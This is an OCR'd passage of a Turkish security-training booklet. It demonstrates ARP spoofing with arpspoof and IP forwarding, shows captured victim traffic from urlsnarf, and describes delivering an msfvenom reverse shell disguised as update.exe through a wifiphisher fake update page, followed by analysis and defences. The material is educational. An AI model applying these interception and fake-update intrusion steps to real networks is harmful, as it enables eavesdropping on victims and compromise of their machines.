a0:c5:89:57:d2:12 24:e3:14:4b:65:26 0806 42: arp reply 192.168.2.1 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 24:e3:14:4b:65:26 0806 42: arp reply 192.168.2.1 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 24:e3:14:4b:65:26 0806 42: arp reply 192.168.2.1 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 24:e3:14:4b:65:26 0806 42: arp reply 192.168.2.1 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 24:e3:14:4b:65:26 0806 42: arp reply 192.168.2.1 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 24:e3:14:4b:65:26 0806 42: arp reply 192.168.2.1 is-at a0:c5:8
```

(arpspoof -i AĞKARTI -t GATEWAY HEDEF_IP)

2- Verilerin üzerimizden akmasına izin vermek için ip yönlendirmesine izin verilir.

```
root@gunal:/home/mrgun# echo 1 > /proc/sys/net/ipv4/ip_forward
root@gunal:/home/mrgun# cat /proc/sys/net/ipv4/ip_forward
1
root@gunal:/home/mrgun#
```

(Ip yönlendirilmesi aktif edildi.)

3- Wireshark veya benzeri araçlar ile hedef ip nin ağ trafiği izlenir.


2.2.3. Saldırı Sonucu

Kurbanın ağ trafiği saldırgan üzerinden akmaktadır. Urlsnarf aracı ile kurbanın ziyaret ettiği web siteleri izlenebilir.

```
root@gunal:/home/mrgun# urlsnarf -i wlan0
urlsnarf: listening on wlan0 [tcp port 80 or port 8080 or port 3128]
192.168.2.232 - - [08/Aug/2017:12:06:30 +0300] "GET http://o.scdn.co/image/85f8e
47ea6731d0c9c8c60a1b8619b92935c3d34 HTTP/1.1" - - "-" "gvfs/1.28.2"
192.168.2.66 - - [08/Aug/2017:12:07:42 +0300] "GET http://www.bing.com/ HTTP/1.1
" - - "-" "Mozilla/5.0 (iPhone; CPU iPhone OS 9_3_2 like Mac OS X) AppleWebKit/6
01.1.46 (KHTML, like Gecko) Version/9.0 Mobile/13F69 Safari/601.1"
192.168.2.66 - - [08/Aug/2017:12:07:43 +0300] "GET http://www.bing.com/rms/rms%2
0serp%20Homepage$bgLogoBingTeal/ic/23b397af/f2e8bbe3.png HTTP/1.1" - - "http://w
ww.bing.com/" "Mozilla/5.0 (iPhone; CPU iPhone OS 9_3_2 like Mac OS X) AppleWebK
it/601.1.46 (KHTML, like Gecko) Version/9.0 Mobile/13F69 Safari/601.1"
192.168.2.66 - - [08/Aug/2017:12:07:43 +0300] "GET http://www.bing.com/rms/rms%2
0answers%20Homepage%20Mobile$MobileHeaderSprite2x/ic/7cc1614a/c2b30940.png HTTP/
1.1" - - "http://www.bing.com/" "Mozilla/5.0 (iPhone; CPU iPhone OS 9_3_2 like M
ac OS X) AppleWebKit/601.1.46 (KHTML, like Gecko) Version/9.0 Mobile/13F69 Safar
i/601.1"
192.168.2.66 - - [08/Aug/2017:12:07:44 +0300] "GET http://www.bing.com/fd/ls/l?I
G=D1BC67D6A5E04E2383C54C56D3D3E6D4&CID=22123F032A9860D83D6635DB2B306157&Type=Eve
nt.CPT&DATA={%22pp%22:{%22S%22:%22L%22,%22FC%22:-1,%22BC%22:-1,%22SE%22:-1,%22TC
%22:-1,%22H%22:-1,%22BP%22:1195,%22CT%22:1212,%22IL%22:1},%22ad%22:[-1,-1,320,46
0,320,460,2]}&P=SERP&DA=DB5 HTTP/1.1" - - "http://www.bing.com/" "Mozilla/5.0 (i
Phone; CPU iPhone OS 9_3_2 like Mac OS X) AppleWebKit/601.1.46 (KHTML, like Geck
o) Version/9.0 Mobile/13F69 Safari/601.1"
192.168.2.66 - - [08/Aug/2017:12:07:44 +0300] "POST http://www.bing.com/fd/ls/ls
p.aspx? HTTP/1.1" - - "http://www.bing.com/" "Mozilla/5.0 (iPhone; CPU iPhone OS
```

(urlsnarf ile kurbanın giriş yaptığı web siteleri izleniyor)

Ya da wireshark ile http trafiği takip edilebilir. Kullanılacak olan filtre “ip.src == HEDEF_IP and http”




(Wireshark ile http trafiği takip ediliyor)


2.2.4. Saldırının Analizi

Kurban IP: 192.168.2.66
Gateway: 192.168.2.1 olduğunu biliyoruz.


Arp paketleri incelendiğinde saldırgan kendi mac adresi üzerinden kurban Apple cihazına kendini 192.168.2.1 olan gateway adresi gibi tanıtmaktadır. Aynı şekilde Airties cihazına da kendini 192.168.2.66 ip adresine sahip Apple cihazı gibi tanıtmaktadır.



(Saldırganın mac adresi)



(Saldırgan kendini Apple cihazına gateway gibi gösteriyor.)



(Saldırgan kendini Airties modeme kurbanın ip adresine sahipmiş gibi gösteriyor)

Bu saldırı sonucunda Airties modem ve Apple cihazı arasındaki trafik saldırgan üzerinden yürümektedir.

Arp Spoofing e Karşı Alınabilecek Önlemler:

Bu saldırıya karşı tam olarak bir savunma bulunmamaktadır. En etkili yöntem ise statik ARP kayıtları tutmaktır. Fakat bu yöntem için tüm cihazları manuel olarak kayıt etmek ve tabloyu güncel tutmak gerekir.Bundan dolayı pek kullanışlı değildir. IDS sistemler kullanılarak arp atağı başladığından haberdar olunabilir ve gerekli reaksiyon gösterilebilir.


2.3. Hedefe Sızmak

Ağ trafiği dinlemenin yeterli gelmediği durumlarda hedef sisteme sızmak istenilebilir.

2.3.1. Amaç: Hedef için hazırlanmış zararlı dosyayı karşı tarafa açtırmak.


2.3.2. Saldırı Senaryosu:


1- Kurbanın açması için zararlı yazılım hazırlanır. Msfvenom yardımı ile windows reverse shell oluşturulur.



(update.exe adında zararlı yazılım oluşturudu)


2- Sahte kablosuz ağ oluşturulur ve tarayıcıdan güncelleme ekranı yansıtılır. Bunun için wifiphisher in 3. seçeneği olan "Browser Plugin Update" seçilir.





(update.exe dosyası sahte sayfaya eklenir)


3- Sahte kablosuz ağ yayına alınır ve zararlı yazılımın açılması beklenir.




(Zararlı yazılımın açılması bekleniyor)

2.3.3. Saldırı Sonucu

Kurbanlar ağa bağlandıktan sonra tarayıcıları açılır ve güncelleme ekranı ile karşılaşırlar. İnternete erişebilmek için güncelleme yapması gerektiğini düşünen kurban dosyayı indirip çalıştırdıktan sonra saldırgan sistemin içerisine yerleşir.




(Güncellemeyi indiren kurban)



(Zararlı yazılım açılmış ve saldırgan içeri sızmıştır)


2.3.4. Saldırının Analizi

İndirilen update.exe dosyası virustotal de taratılır ve dosyanın zararlı olduğu anlaşılır.



(Update.exe nin virustotal tarama sonucu)

Ağ trafiği incelendiğinde 81. porttan 10.0.0.1 ip adresine sürekli olarak TCP paketleri gittiği görülür. Paketler incelendiğinde veri aktarımı da yapıldığı gözükmektedir. Bu durumda zararlı dosyanın tcp reverse shell olduğu düşünülebilir.



(10.0.0.1 adresine 81.porttan tcp paketleri gidiyor)

Sonuç

Bu kitapçıkta kablosuz ağların sosyal mühendislik yöntemleriyle parolalarının nasıl elde edilebileceği, ağ içerisinde mitm saldırısı ile ağ trafiğinin saldırgan üzerinden nasıl geçebileceği ve kablosuz ağları kullanarak hedefe nasıl sızılacağı işlenmiştir. Açıkça görülmektedir ki kablosuz ağlar saldırganlar tarafından kötü niyetli bir şekilde kullanıldığında büyük zararlara yol açabilmektedir. Kablosuz ağın WPA2 ile korunmuş olması güvende kalacağımız anlamına gelmemektedir.

BGA Bilgi Güvenliği A.Ş. Hakkında

BGA Bilgi Güvenliği A.Ş. 2008 yılından bu yana siber güvenlik alanında faaliyet göstermektedir. Ülkemizdeki bilgi güvenliği sektörüne profesyonel anlamda destek olmak amacı ile kurulan BGA Bilgi Güvenliği, stratejik siber güvenlik danışmanlığı ve güvenlik eğitimleri konularında kurumlara hizmet vermektedir.

Uluslararası geçerliliğe sahip sertifikalı 50 kişilik teknik ekibi ile, faaliyetlerini Ankara ve İstanbul ve USA'da sürdüren BGA Bilgi Güvenliği'nin ilgi alanlarını "*Sızma Testleri, Güvenlik Denetimi, SOME, SOC Danışmanlığı, Açık Kaynak Siber Güvenlik Çözümleri, Büyük Veri Güvenlik Analizi ve Yeni Nesil Güvenlik Çözümleri*" oluşturmaktadır.

Gerçekleştirdiği başarılı danışmanlık projeleri ve eğitimlerle sektörde saygın bir yer edinen BGA Bilgi Güvenliği, kurulduğu günden bugüne alanında lider finans, enerji, telekom ve kamu kuruluşlarına 1.000'den fazla eğitim ve danışmanlık projeleri gerçekleştirmiştir.

BGA Bilgi Güvenliği, kurulduğu 2008 yılından beri ülkemizde bilgi güvenliği konusundaki bilgi ve paylaşımların artması amacı ile güvenlik e-posta listeleri oluşturulması, seminerler, güvenlik etkinlikleri düzenlenmesi, üniversite öğrencilerine kariyer ve bilgi sağlamak için siber güvenlik kampları düzenlenmesi ve sosyal sorumluluk projeleri gibi birçok konuda gönüllü faaliyetlerde bulunmuştur.

BGA Bilgi Güvenliği AKADEMİSİ Hakkında

BGA Bilgi Güvenliği A.Ş.'nin eğitim ve sosyal sorumluluk markası olarak çalışan Bilgi Güvenliği AKADEMİSİ, siber güvenlik konusunda ticari, gönüllü eğitimlerin düzenlenmesi ve siber güvenlik farkındalığını arttırıcı gönüllü faaliyetleri yürütülmesinden sorumludur. Bilgi Güvenliği AKADEMİSİ markasıyla bugüne kadar "Siber Güvenlik Kampları", "Siber Güvenlik Staj Okulu", "Siber Güvenlik Ar-Ge Destek Bursu", "Ethical Hacking yarışmaları" ve "Siber Güvenlik Kütüphanesi" gibi birçok gönüllü faaliyetin destekleyici olmuştur.